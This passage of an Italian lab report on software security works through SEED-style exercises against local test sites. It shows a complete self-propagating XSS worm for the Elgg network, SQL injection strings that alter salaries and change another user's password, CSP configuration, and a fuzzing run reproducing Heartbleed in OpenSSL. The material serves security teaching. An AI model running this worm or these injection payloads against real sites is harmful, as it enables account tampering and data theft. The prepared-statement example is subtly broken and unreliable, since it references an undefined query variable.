


Figura 22 - Attacco XSS modifica profilo

In questo caso, infatti, non sono state adottate le contromisure necessarie per evitare gli attacchi di tipo XSS. Alcune contromisure che possono essere effettuate sono filtrare i dati di input inseriti dall'utente con un approccio whitelist e aggiungere un Content Security Policy.

2.2.2 “SAMY is MY HERO” - Worm

TRACCIA

Inserire la frase "SAMY is MY HERO" nel profilo di altre persone senza il loro consenso su Elgg Social Network Application. Fare in modo che l'attacco XSS si auto-propaghi (worm).

2.2.2.1 Creazione della richiesta

Per far sì che l'attacco precedente, ovvero la modifica del profilo degli utenti non autorizzata, si auto-propaghi deve essere opportunamente modificato lo script malevolo.

```
1 <script type="text/javascript" id="worm">
2 window.onload = function(){
3     var guid = "&guid=" + elgg.session.user.guid;
4     var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
5     var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
6     var name = "&name=" + elgg.session.user.name;
7
8     var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
9     var jsCode = document.getElementById("worm").innerHTML;
10    var tailTag = "</script>";
11    // Put all the pieces together, and apply the URI encoding
12    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
13    // Set the content of the description field and access level
14    var desc = "&description=Samy is my hero" + wormCode;
15    desc += "&accesslevel[description]=2";
16
17
18    // Construct the content of your url.
19    var sendurl = "http://www.xsslabelgg.com/action/profile/edit";      // FILL IN
20    var content = guid+ts+token+name+desc;          // FILL IN
21    var samyGuid = 59;      // FILL IN
22
23
24    if (elgg.session.user.guid != samyGuid){
25        //Create and send Ajax request to modify profile
26        var Ajax=null;
27        Ajax = new XMLHttpRequest();
28        Ajax.open("POST",sendurl,true);
29        Ajax.setRequestHeader("Content-Type",
30                            "application/x-www-form-urlencoded");
31        Ajax.send(content);
32    }
33 }
34
35 </script>
36 |
```

Figura 23 - Script malevolo per worm


Le righe 9-10-11 consentono di ottenere una copia del codice del worm, compresi i tag dello script. Inoltre, viene divisa la stringa in due parti concatenate tramite il "+" perché altrimenti il parser HTML di Firefox la considererà come un tag di chiusura del blocco di script e il resto del codice verrà ignorato.

Nella riga 13 viene utilizzata la funzione encodeURIComponent() per codificare la stringa in quanto nelle richieste HTTP POST, i dati vengono inviati con Content-Type "application/x-wwwform-urlencoded".

Infine, alla riga 16 il valore di accesso viene impostato a 2 che significa accesso pubblico, cioè tutti gli utenti dell'applicazione possono accedere al contenuto.

2.2.2.2 Attacco

Come in precedenza, anche in questo caso è possibile modificare il profilo di Samy per inserire lo script malevolo nel suo profilo. In questo modo l'utente Alice, che visita tale profilo, viene infettato con il worm. Un qualsiasi altro utente Charlie che visita il profilo di Alice automaticamente viene infettato con il worm.



```

About me
Embed content Visual editor

<p>Samy is my hero</script id="worm" type="text/javascript">
window.onload = function(){
var guid = "&guid=" + elgg.session.user.guid;
var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
var token = "&_elgg_token=" + elgg.security.token._elgg_token;
var name = "&name=" + elgg.session.user.name;


var headerTag = "<script id=\\"worm\\" type=\\"text/javascript\\\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
// Put all the pieces together, and apply the URI encoding
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
// Set the content of the description field and access level
var desc = "&description=Samy is my hero" + wormCode;
desc += "&accesslevel[description]=2";
//...

// Construct the content of your url.
var sendurl = "http://www.xsslabelgg.com/action/profile/edit"; // FILL IN
var content = guid+ts+token+name+desc; // FILL IN
var samyGuid = 59; // FILL IN

if (elgg.session.user.guid != samyGuid){
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax = new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
}

```

Figura 24 - Alice ha il worm nel profilo



Charlie

Edit avatar Edit profile

Figura 25 - L'utente Charlie, visitando il profilo di Alice, viene attaccato

2.2.3 CSP

TRACCIA

Visitate i siti web example32a.com, example32b.com, example32c.com distribuiti localmente. Ogni pagina mostra 6 aree e il codice JS cerca di scrivere "OK" in esse. Modificare la configurazione del server in modo che tutte le aree visualizzino "OK".

2.2.3.1 Esempio A

Visitando il sito www.example32a.com si vede che tutte le aree sono già nello stato "OK". Per un'analisi di maggiore dettaglio è opportuno aprire il file di configurazione nel percorso /web-security/xss-elgg/image_www/apache_csp.conf.

```
1 # Purpose: Do not set CSP policies
2 <VirtualHost *:80>
3   DocumentRoot /var/www/csp
4   ServerName www.example32a.com
5   DirectoryIndex index.html
6 </VirtualHost>
7
```

Figura 26 - Esempio A

Il codice di configurazione per Apache definisce un blocco VirtualHost per gestire le richieste HTTP sulla porta 80, in cui non sono state impostate politiche CSP dato che non è presente un header Content-Security-Policy.

2.2.3.2 Esempio B


Visitando il sito www.example32b.com si vede che non tutte le aree sono nello stato "OK".

```
1. Inline: Nonce (111-111-111): Failed
2. Inline: Nonce (222-222-222): Failed
3. Inline: NoNonce: Failed
4. From self: OK
5. From www.example60.com: Failed
6. From www.example70.com: OK
7. From button click: Click me
```

Figura 27 - Esempio B inizialmente

Per modificare questo comportamento è necessario modificare il file di configurazione nel percorso /web-security/xss-elgg/image_www/apache_csp.conf.

In questo caso è possibile osservare che il file imposta delle politiche CSP tramite l'header Content-Security-Policy, tali direttive specificano quali sorgenti di script (JavaScript) sono autorizzate. In particolare, self permette il caricamento e l'esecuzione di script che provengono dallo stesso dominio del sito web e *.example70.com permette il caricamento e l'esecuzione di script che provengono da qualsiasi sottodominio di example70.com.



```
8 # Purpose: Setting CSP policies in Apache configuration
9 <VirtualHost *:80>
10 DocumentRoot /var/www/csp
11 ServerName www.example32b.com
12 DirectoryIndex index.html
13 Header set Content-Security-Policy " \
14     default-src 'self'; \
15     script-src 'self' *.example70.com \
16     "
17 </VirtualHost>
```

```
8 # Purpose: Setting CSP policies in Apache configuration
9 <VirtualHost *:80>
10 DocumentRoot /var/www/csp
11 ServerName www.example32b.com
12 DirectoryIndex index.html
13 Header set Content-Security-Policy " \
14     default-src 'self'; \
15     script-src 'self' 'unsafe-inline' *.example70.com *.example60.com \
16     "
17 </VirtualHost>
```

Il comportamento delle varie aree è stato modificato inserendo opportunamente nuovi campi all'interno dell'header CSP. È stato inizialmente aggiunto il dominio del sito *.example60.com per permettere il caricamento e l'esecuzione di script da questo. Successivamente sono state aggiunte delle politiche per eseguire gli script inline che presentano dei nonce, nonce-111-111-111 e nonce-222-222-222. Infine, per permettere l'esecuzione di script inline senza nonce è stato necessario ricorrere alla configurazione dell'header come unsafe-inline, che può essere utile per permettere il funzionamento di script esistenti, ma il suo uso dovrebbe essere evitato o limitato il più possibile per migliorare la sicurezza del sito.

Ricaricando il sito è possibile vedere che tutte le aree adesso presentano il valore “OK”.




Figura 28 - Esempio B dopo le modifiche

2.2.3.3 Esempio C

Visitando il sito www.example32c.com si vede che non tutte le aree sono nello stato “OK”.



CSP Experiment

1. Inline:Nonce (111-111-111): **OK**
2. Inline:Nonce (222-222-222): **Failed**
3. Inline:NoNonce: **Failed**
4. From self: **OK**
5. From www.example60.com: **Failed**
6. From www.example70.com: **OK**
7. From button click:

Figura 29 - Esempio C inizialmente

Per modificare questo comportamento è necessario modificare il file di configurazione nel percorso /web-security/xss-elgg/image_www/csp/phpindex.php.

In questo caso è possibile osservare che il file imposta delle politiche CSP tramite l'header Content-Security-Policy, tali direttive specificano quali sorgenti di script (JavaScript) sono autorizzate. In particolare, `self` permette il caricamento e l'esecuzione di script che provengono dallo stesso dominio del sito web, `*.example70.com` permette il caricamento e l'esecuzione di script che provengono da qualsiasi sottodominio di `example70.com` e `nonce-111-111-111` permette l'esecuzione di script inline con il nonce specificato.

```
1 <?php
2 $cspheader = "Content-Security-Policy:" .
3     "default-src 'self';".
4     "script-src 'self' 'nonce-111-111-111' *.example70.c
5     "";
6 header($cspheader);
7 ?>
8 |
9 <?php include 'index.html';?>
```

```
1 <?php
2 $cspheader = "Content-Security-Policy:" .
3     "default-src 'self';".
4     "script-src 'self' 'unsafe-inline' *.example70.com *.example60.com".
5     "";
6 header($cspheader);
7 ?>
8 |
9 <?php include 'index.html';?>
```

Il comportamento delle varie aree è stato modificato inserendo opportunamente nuovi campi all'interno dell'header CSP. È stato inizialmente aggiunto il dominio del sito `*.example60.com` per permettere il caricamento e l'esecuzione di script da questo. Successivamente era stata aggiunta una politica per eseguire gli script inline che presentano `nonce-222-222-222`. Infine, per permettere l'esecuzione senza nonce è stato necessario ricorrere alla configurazione dell'header come `unsafe-inline`, dato che questa politica rende superflue le politiche sui nonce specifici tali politiche ridondanti sono state cancellate.

Ricaricando il sito è possibile vedere che tutte le aree adesso presentano il valore “OK”.



CSP Experiment

1. Inline: Nonce (111-111-111): **OK**
2. Inline: Nonce (222-222-222): **OK**
3. Inline: No Nonce: **OK**
4. From self: **OK**
5. From www.example60.com: **OK**
6. From www.example70.com: **OK**
7. From button click: **Click me**

Figura 30 - Esempio C dopo le modifiche

2.3 SQL Injection

TRACCIA


Effettuare il login come Alice (pass: seedalice) e aumentare lo stipendio. Punite il capo Boby, riducendo il suo stipendio a 1 dollaro. Cambiare la password di Boby e accedere al suo account.

2.3.1 Edit Alice salary

Per effettuare un attacco di SQL Injection per aumentare lo stipendio di Alice è stato necessario accedere al sito (<http://www.seedlabsqlinjection.com/>) e loggarsi come utente. Navigando all'interno del sito si è andati nella pagina di modifica del profilo, poiché questa presenta dei campi di un form compilabili dall'utente su cui è possibile tentare l'attacco.

Al fine di modificare il salario di Alice è stato passato in input del primo campo del form la seguente stringa: `alice', salary=1000000 WHERE Name='Alice' #`.

Tale stringa è costituita da una prima parte in cui viene inserito il nickname richiesto dal campo e opportunamente chiuso con un singolo apice. Successivamente viene modificato il salario specificando come condizione il nome della persona a cui applicare questa modifica. Infine, viene messo un simbolo di # per commentare e quindi ignorare tutto ciò che segue per evitare di eseguire il codice che segue.



Key	Value
Employee ID	10000
Salary	1000000
Birth	9/20
SSN	10211002
NickName	alice
Email	
Address	
Phone Number	

Figura 31 - Query per la modifica dello stipendio di Alice

2.3.2 Reducing Boby salary

Per attaccare il salario del capo Boby è stato necessario accedere al sito e loggarsi come utente alice. All'interno della pagina di modifica del profilo è stata passata la seguente query: `alice', salary=1 WHERE Name='Boby' #`

Per fini didattici si è acceduto al database per verificare che la query fosse stata eseguita correttamente.

```
mysql> mysql> Select * From credential;
+----+----+----+----+----+----+----+----+----+----+----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+----+----+----+----+----+----+----+----+----+----+----+
| 1 | Alice | 10000 | 1000000 | 9/20 | 10211002 |          |          |          | alice   | fdbe918bd8e83000aa54747fc95fe0470fff4976 |
| 2 | Boby  | 20000 | 1       | 4/20  | 10213352  |          |          |          | alice   | b78ed97677c161c1c82c142906674ad15242b2d4 |
| 3 | Ryan  | 30000 | 50000  | 4/10  | 98993524  |          |          |          | sus     | a3c50276cb120637ccaa669eb38fb9928b017e9ef |
| 4 | Samy  | 40000 | 50000  | 1/11  | 32193525  |          |          |          | sus     | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5 | Ted   | 50000 | 50000  | 11/3  | 32111111  |          |          |          | sus     | 99343bf28a7bb51cb6f22cb20a618701a2c2f58 |
| 6 | Admin | 99999 | 50000  | 3/5   | 43254314  |          |          |          | sus     | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+----+----+----+----+----+----+----+----+----+----+
```

Figura 32 - Stato del database dopo la modifica del salario di Boby

2.3.3 Change Boby's password

Per poter modificare la password del profilo di Boby è stato necessario accedere al sito e loggarsi come utente Alice. All'interno della pagina di modifica del profilo è stata passata la seguente query: `alice', password=sha1('sus') WHERE Name='Boby' #`.

Tale query è stata costruita tenendo in considerazione che il database memorizza degli SHA1 hash value delle password, per cui è stato necessario utilizzare la funzione `sha1()`.

2.3.4 Prepared Statement

Con i prepared statement si cerca di evitare gli attacchi di tipo SQL Injection in quanto si cerca di separare il più possibile la parte fissa della query dalla parte variabile.

Viene generato un query template che al posto dei parametri da inserire ha posizionati dei placeholders. In primo luogo, la query viene mandata al database. In secondo luogo, viene

mandata la parte variabile, cioè i parametri, al database. Quindi l'operazione di binding viene effettuata dalla libreria chiamata.

Il codice in Figura 33 modifica quello precedente vulnerabile andando a introdurre i prepared statement.

```
1 <?php
2 // Function to create a sql connection.
3 function getDB() {
4     $dbhost="10.9.0.6";
5     $dbuser="seed";
6     $dbpass="dees";
7     $dbname="sqllab_users";
8
9     // Create a DB connection
10    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
11    if ($conn->connect_error) {
12        die("Connection failed: " . $conn->connect_error . "\n");
13    }
14    return $conn;
15 }
16
17 $input_uname = $_GET['username'];
18 $input_pwd = $_GET['Password'];
19 $hashed_pwd = sha1($input_pwd);
20
21 // create a connection
22 $conn = getDB();
23
24 // do the query
25 $result = $conn->query("SELECT id, name, eid, salary, ssn
26                           FROM credential
27                           WHERE name= ? and Password= ?");
28
29 //Bind parameters
30 $stmt = $conn->prepare($sql);
31 $stmt = $conn->bind_param("ss", $input_uname, $input_pwd);
32 $stmt->execute();
33
34 $stmt->bind_result($id, $name, $eid, $salary, $ssn);
35 $stmt->fetch();
36
37 // close the sql connection
38 $conn->close();
39 ?>
```

Figura 33 - Prepared Statement

Il codice configura e stabilisce una connessione al database passando gli opportuni parametri di dbhost, dbuser, dbpassw e dbname. Successivamente viene creata la query da passare, costruita utilizzando dei placeholder ? al posto degli effettivi valori di input e soltanto successivamente viene effettuato il bind con i valori passati dall'utente, in questo modo si ottimizza l'analisi della query e si evitano attacchi SQL Injection. Infine, i dati vengono recuperati con il metodo fetch().

3. Fuzzing

3.1 Challenge Base

TRACCIA

Eseguire il fuzzing di OpenSSL con AFL e Address Sanitizer (ASAN), riprodurre Heartbleed, interpretare i risultati e diagnosticare il bug.

PREREQUISITI

Per compilare la libreria OpenSSL è necessario preliminarmente accedere alla cartella /fuzzing/openssl e lanciare il seguente comando:

```
CC=afl-clang-fast CXX=afl-clang-fast++ ./config -d -g -no-shared
```

tramite il quale viene impostato Clang come compilatore predefinito.

Tramite il comando `AFL_USE_ASAN=1 make build_libs` è stato abilitato l'uso di AddressSanitizer (ASAN).

Per migliorare le prestazioni, AFL chiede di disabilitare le notifiche di core dump. Per risolvere questo problema si deve lanciare il comando:

```
$ sudo bash -c 'echo core >/proc/sys/kernel/core_pattern'
```

Infine, per eseguire il programma è necessario creare un certificato fittizio con il comando:
`openssl req -x509 -newkey rsa:512 -keyout server.key -out server.pem -days 365 -nodes -subj /CN=a/`

3.1.1 Fuzzing OpenSSL

Per poter testare delle librerie, come OpenSSL, con un fuzzer, è necessario costruire un file di test harness. Il suo scopo principale è fornire un punto di ingresso che il fuzzer possa chiamare ripetutamente con vari input per scoprire eventuali vulnerabilità.

Il file di test harness utilizzato è `handshake.cc`, il quale legge 100 byte dallo standard input e li copia in un array di byte.

```

home > unina > software-security > fuzzing > heartbleed > C handshake.cc > main()
12 #include <openssl/ssl.h>
13
14 SSL_CTX *Init() {
15     SSL_library_init();
16     SSL_load_error_strings();
17     ERR_load_BIO_strings();
18     OpenSSL_add_all_algorithms();
19     SSL_CTX *sctx;
20     assert(sctx = SSL_CTX_new(TLSv1_method()));
21     /* These two file were created with this command:
22      | openssl req -x509 -newkey rsa:512 -keyout server.key \
23      | -out server.pem -days 9999 -nodes -subj /CN=a/
24     */
25     assert(SSL_CTX_use_certificate_file(sctx, "server.pem",
26                                         SSL_FILETYPE_PEM));
27     assert(SSL_CTX_use_PrivateKey_file(sctx, "server.key",
28                                         SSL_FILETYPE_PEM));
29     return sctx;
30 }
31
32 int main() {
33     static SSL_CTX *sctx = Init();
34     SSL *server = SSL_new(sctx);
35     BIO *sinbio = BIO_new(BIO_s_mem());
36     BIO *soutbio = BIO_new(BIO_s_mem());
37     SSL_set_bio(server, sinbio, soutbio);
38     SSL_set_accept_state(server);
39
40     char data[100];
41     read(STDIN_FILENO, data, 100);
42
43     BIO_write(sinbio, data, 100);
44
45     SSL_do_handshake(server);
46     SSL_free(server);
47     return 0;
48 }
```

Figura 34 - Test harness

Inoltre, tale test harness è stato compilato utilizzando il compilatore fornito da AFL e abilitando ASAN tramite il comando: AFL_USE_ASAN=1 afl-clang-fast++ handshake.cc -o handshake openssl/libssl.a openssl/libcrypto.a -I openssl/include -ldl

Infine, è stata creata una cartella `input` che contiene un semplice file di testo (un file con la parola "ciao") da utilizzare come seed. A questo punto è stato possibile avviare AFL con il test harness:

```
afl-fuzz -i ./input -o afl_output -m none -- ./handshake
```

```

american fuzzy lop ++4.00c {default} (./handshake) [fast]
process timing
  run time : 0 days, 0 hrs, 4 min, 45 sec
  last new find : 0 days, 0 hrs, 0 min, 2 sec
  last saved crash : 0 days, 0 hrs, 1 min, 54 sec
  last saved hang : none seen yet
cycle progress
  now processing : 45.1 (91.8%)
  runs timed out : 0 (0.00%)
stage progress
  now trying : havoc
  stage execs : 1363/1536 (88.74%)
  total execs : 115k
  exec speed : 403.2/sec
fuzzing strategy yields
  bit flips : disabled (default, enable with -D)
  byte flips : disabled (default, enable with -D)
  arithmetics : disabled (default, enable with -D)
  known ints : disabled (default, enable with -D)
  dictionary : n/a
  havoc/splice : 28/87.1k, 20/26.8k
  py/custom/rq : unused, unused, unused, unused
  trim/eff : 29.96%/45, disabled
overall results
  cycles done : 0
  corpus count : 49
  saved crashes : 1
  saved hangs : 0
map coverage
  map density : 4.58% / 5.24%
  count coverage : 1.36 bits/tuple
findings in depth
  favored items : 25 (51.02%)
  new edges on : 33 (67.35%)
  total crashes : 14 (1 saved)
  total tmouts : 1 (1 saved)
item geometry
  levels : 11
  pending : 28
  pend fav : 8
  own finds : 48
  imported : 0
  stability : 100.00%
[cpu000:200%]
^C
*** Testing aborted by user ***
[+] We're done here. Have a nice day!

```

Figura 35 - AFL applicato alla libreria di OpenSSL

Dopo un tempo di 4 minuti circa sono stati trovati 14 crash che sono presumibilmente causati tutti dalla stessa vulnerabilità, infatti, il tool ne ha salvato uno solo.

3.1.2 Diagnosticare il bug (ASan)

A questo punto è stato possibile eseguire il test harness passandogli in ingresso il file di input salvato da AFL che ha causato il fallimento del programma.

`./handshake < ./afl_output/default/crashes/id...`

```

unina@software-security:/software-security/fuzzing/heartbleed$ ./handshake < ./afl_output/default/crashes
/id\:\:000000\, sig\:\:06\, src\:\:000026+000032\, time\:\:171830\, execs\:\:69434\, op\:\:splice\, rep\:\:2
=====
==121907==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x629000009748 at pc 0x00000049c767 bp 0x7ffcdc6a50b0 sp 0x7ffcdc6a4878
READ of size 28527 at 0x629000009748 thread T0
#0 0x49c766 in __asan_memcpy (/home/unina/software-security/fuzzing/heartbleed/handshake+0x49c766)
#1 0x4ded5f in tls1_process_heartbeat /home/unina/software-security/fuzzing/heartbleed/openssl/ssl/t1_lib.c:2586:3
#2 0x5535da in ssl3_read_bytes /home/unina/software-security/fuzzing/heartbleed/openssl/ssl/s3_pkt.c:1092:4
#3 0x558139 in ssl3_get_message /home/unina/software-security/fuzzing/heartbleed/openssl/ssl/s3_both.c:457:7
#4 0x520be1 in ssl3_get_client_hello /home/unina/software-security/fuzzing/heartbleed/openssl/ssl/s3_srvr.c:941:4
#5 0x51c97e in ssl3_accept /home/unina/software-security/fuzzing/heartbleed/openssl/ssl/s3_srvr.c:357:9
#6 0x4d1d03 in main /home/unina/software-security/fuzzing/heartbleed/handshake.cc:47:3
#7 0x7f817f6fd8f in __libc_start_call_main csu/../sysdeps/nptl/libc_start_call_main.h:58:16
#8 0x7f817f6fdeaf in __libc_start_main csu/../csu/libc-start.c:392:3
#9 0x4204c4 in _start (/home/unina/software-security/fuzzing/heartbleed/handshake+0x4204c4)

0x629000009748 is located 0 bytes to the right of 17736-byte region [0x629000005200,0x629000009748)
allocated by thread T0 here:
#0 0x49d3ad in malloc (/home/unina/software-security/fuzzing/heartbleed/handshake+0x49d3ad)
#1 0x58ac89 in CRYPTO_malloc /home/unina/software-security/fuzzing/heartbleed/openssl/crypto/mem.c:308:8

SUMMARY: AddressSanitizer: heap-buffer-overflow (/home/unina/software-security/fuzzing/heartbleed/handshake+0x49c766) in __asan_memcpy
Shadow bytes around the buggy address:
0x0c527fff9290: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c527fff92a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c527fff92b0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c527fff92c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0x0c527fff92d0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
=>0x0c527fff92e0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00[fa]fa fa fa fa fa fa
0x0c527fff92f0: fa fa
0x0c527fff9300: fa fa
0x0c527fff9310: fa fa
0x0c527fff9320: fa fa
0x0c527fff9330: fa fa
Shadow byte legend (one shadow byte represents 8 application bytes):
Addressable: 00
Partially addressable: 01 02 03 04 05 06 07
Heap left redzone: fa
Freed heap region: fd
Stack left redzone: f1
Stack mid redzone: f2
Stack right redzone: f3
Stack after return: f5
Stack use after scope: f8
Global redzone: f9
Global init order: f6
Poisoned by user: f7
Container overflow: fc
Array cookie: ac
Intra object redzone: bb
ASan internal: fe
Left alloca redzone: ca
Right alloca redzone: cb

```

Figura 36 – Diagnosticare il bug con ASan

CHE TIPO DI ERRORE CHE È STATO RILEVATO?

Dall'output ottenuto in Figura 36 si può leggere già dalle prime righe che l'errore rilevato è un errore di heap buffer overflow.

QUAL È IL PUNTO NEL CODICE DI OPENSSL CHE CAUSA L'ERRORE?

L'errore viene causato dalla funzione `tls1_process_heartbeat` nel file `t1_lib.c` di OpenSSL, alla riga 2586. Analizzando il file si vede che a tale riga viene chiamata la funzione `memcpy` che prende in input il buffer di origine, il buffer di destinazione e la lunghezza del payload. In nessun punto si compara la dimensione del payload con il buffer di origine.

```

2580         buffer = OPENSSL_malloc(1 + 2 + payload + padding);
2581         bp = buffer;
2582
2583         /* Enter response type, length and copy payload */
2584         *bp++ = TLS1_HB_RESPONSE;
2585         /*bp++ = payload_type;*/ // Commented out
2586         memcpy(bp, pl, payload);
2587         bp += payload;
2588
2589         /* Random padding */
2590         RAND_pseudo_bytes(bp, padding);
2591

```

Figura 37 - `t1.lib.c`

QUAL È IL PUNTO NEL CODICE DI OPENSSL CHE HA ALLOCATO IL BUFFER?

Il buffer è stato allocato dalla funzione CRYPTO_malloc nel file mem.c di OpenSSL, alla riga 308.

3.1.3 Diagnosticare il bug (gdb)

